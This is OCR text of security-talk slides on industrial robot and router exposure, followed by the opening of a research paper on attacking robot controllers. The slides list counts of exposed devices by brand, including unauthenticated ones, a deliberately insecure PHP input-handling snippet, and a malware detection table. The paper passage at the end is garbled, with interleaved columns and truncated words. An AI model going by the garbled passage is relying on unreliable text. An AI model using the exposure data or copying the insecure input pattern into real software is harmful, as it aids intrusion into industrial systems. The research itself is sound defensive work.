

Ethernet
No
22.2%
4
Yes
77.8%


Wireless
Yes
44.4%
8
No
55.6%
10





Internet
GPRS
FW
DMZ
FW
Operator
Robot
Controller
Internal network
Robot network


WAN
5
Yes
27.8%
No
72.2%


Factory 1
Factory N
APN
GPRS
Internet
FW
FW
DMZ
Operator
Robot
Controller
Internal network
Robot network

Remote Exposure of Industrial Robots




Search	Entries	Country
ABB Robotics	5	DK, SE
FANUC FTP	9	US, KR, FR, TW
Yaskawa	9	CA, JP
Kawasaki E Controller	4	DE
Mitsubishi FTP	1	ID
Overall	**28**	**10**

Not so many...

(yesterday I've just found 10 more)

Remote Exposure of Industrial Routers



...way many more!


Brand	Exposed Devices	No Authentication
Belden	956	
Eurotech	160	
eWON	6,219	1,160
Digi	1,200	
InHand	883	
Moxa	12,222	2,300
NetModule	886	135
Robustel	4,491	
Sierra Wireless	50,341	220
Virtual Access	209	
Welotec	25	
Westermo	6,081	1,200
TOTAL	83,673	5,105

Unknown which routers are actually robot-connected

Typical Issues

Trivially "Fingerprintable"

- **Verbose** banners (beyond brand or model name)
- **Detailed** technical material on vendor's website
  - Technical manual: **All** vendors inspected
  - Firmware: **7**/12 vendors



Typical Issues (1)

Outdated Software Components


- Application software (e.g., DropBear SSH, BusyBox)
- Libraries (including crypto libraries)
- Compiler & kernel
- Baseband firmware

Insecure Web Interface

- Poor input sanitization
- E.g., code coming straight from a "beginners" blog

```
19  switch ($request_method)
20  {
21    //
22    case 'get':
23      $data = $_GET;
24      break;
25      //
26    case 'post':
27
28      $data = array_merge($_GET, $_POST);
```

Cut & paste



Bottom line

Connect your robots with care

(follow security best practices & your robot vendor's guidance)

Robots are increasingly being **connected**

Industrial robot-specific class of attacks

Barrier to entry: **quite high**, budget-wise

Hints on Countermeasures

Short term

Attack detection and deployment hardening

Medium term

System hardening

Long term

New standards, beyond safety issues

What About Now?


Collaborative Robots

More vulnerabilities

- Disclaimer:
  disclosing with ICS-CERT, > 90 days elapsed

- What's new?
  - Death-by-text-editor
  - Autorun is back from the grave!
  - DSLRF (a.k.a. SSRF on robots)

New incidents



62 engines detected this file

62 / 68

SHA-256	78d9b449e64b4b2bb40ad30b2033420599b5923af5ae1c00b7eb5f4447acc772
File name	e9naq.exe
File size	116 KB
Last analysis	2017-10-29 02:01:52 UTC
Community score	-108

Detection | Details | Community 3

Ad-Aware	Worm.Generic.355268	AegisLab	Troj.GameThief.W32.Magania.crmm!c
AhnLab-V3	Trojan/Win32.Magania.C92559	ALYac	Spyware.OnlineGames-GLG
Antiy-AVL	Trojan[GameThief]/Win32.Magania	Arcabit	Worm.Generic.D56BC4
Avast	Win32:OnLineGames-FOV [Trj]	AVG	Win32:OnLineGames-FOV [Trj]
Avira	TR/PSW.OnLineGa.bbe	AVware	BehavesLike.Win32.Malware.eah (mx-v)
Baidu	Win32.Trojan.WisdomEyes.16070401....	BitDefender	Worm.Generic.355268
Bkav	W32.CdoosoftNY.Worm	CAT-QuickHeal	TrojanGameThief.Magania
ClamAV	Pdf.Exploit.Agent-7622	CMC	Generic.Win32.e57b8f6b9a!CMCRadar
Comodo	TrojWare.Win32.GameThief.Magania....	CrowdStrike Falcon	malicious_confidence_90% (W)
Cybereason	malicious.1b8fb7	Cylance	Unsafe
Cyren	W32/Onlinegames.ZUTC-3601	DrWeb	Trojan.PWS.Wsgame.12661
Emsisoft	Worm.Generic.355268 (B)	Endgame	malicious (high confidence)
eScan	Worm.Generic.355268	ESET-NOD32	Win32/PSW.OnLineGames.NNU
F-Prot	W32/Onlinegames.CME	F-Secure	Worm.Generic.355268
Fortinet	W32/GAMETHI.FAG!tr	GData	Worm.Generic.355268
Ikarus	Trojan.PSW.OnLineGa	Jiangmin	Trojan/PSW.Magania.afwx

Conclusions

Questions?

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
@_ocean

Papers, slides, and FAQ
http://robosec.org – http://bit.ly/2qy29oq



Questions?

An Experimental Security Analysis of an Industrial Robot Controller

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{davide.quarta, marcello.pogliani, mario.polino, andreamaria.zanchettin, stefano.zanero}@polimi.it
†Trend Micro Inc.
federico_maggi@trendmicro.com

Abstract—Industrial robots, automated manufacturing, and efficient logistics processes are at the heart of the upcoming fourth industrial revolution. While there are seminal studies on the vulnerabilities of cyber-physical systems in the industry, as of today there has been no systematic analysis of the security of industrial robot controllers.

We examine the standard architecture of an industrial robot and analyze a concrete deployment from a systems security standpoint. Then, we propose an attacker model and confront it with the minimal set of requirements that industrial robots should honor: precision in sensing the environment, correctness in execution of control logic, and safety for human operators. Following an experimental and practical approach, we then show how our modeled attacker can subvert such requirements through the exploitation of software vulnerabilities, leading to consequences that are unique to the robotics domain. discussing safety standards and security

that, in the future, a manufacturer could leverage these attack opportunities to affect the reputation of a comp not to mention the possibility that enemy nations cou each others' factories manufacturing critical goods A further exacerbating factor is that robot control be promptly patched, since updates may require downtime, or even introduce regressions and bugs that render the software unusable. This lem" makes the exploitation window of a vu longer, eventually increasing the impact of Taking advantage of new interconnecti devices originally designed to work in already observed, for instance, in the a industrial control system (ICS) sectors. successful attacks have been recentl attack on a German steel mill ca down a blast furnace. In 2015, 2 to the U.S. ICS CERT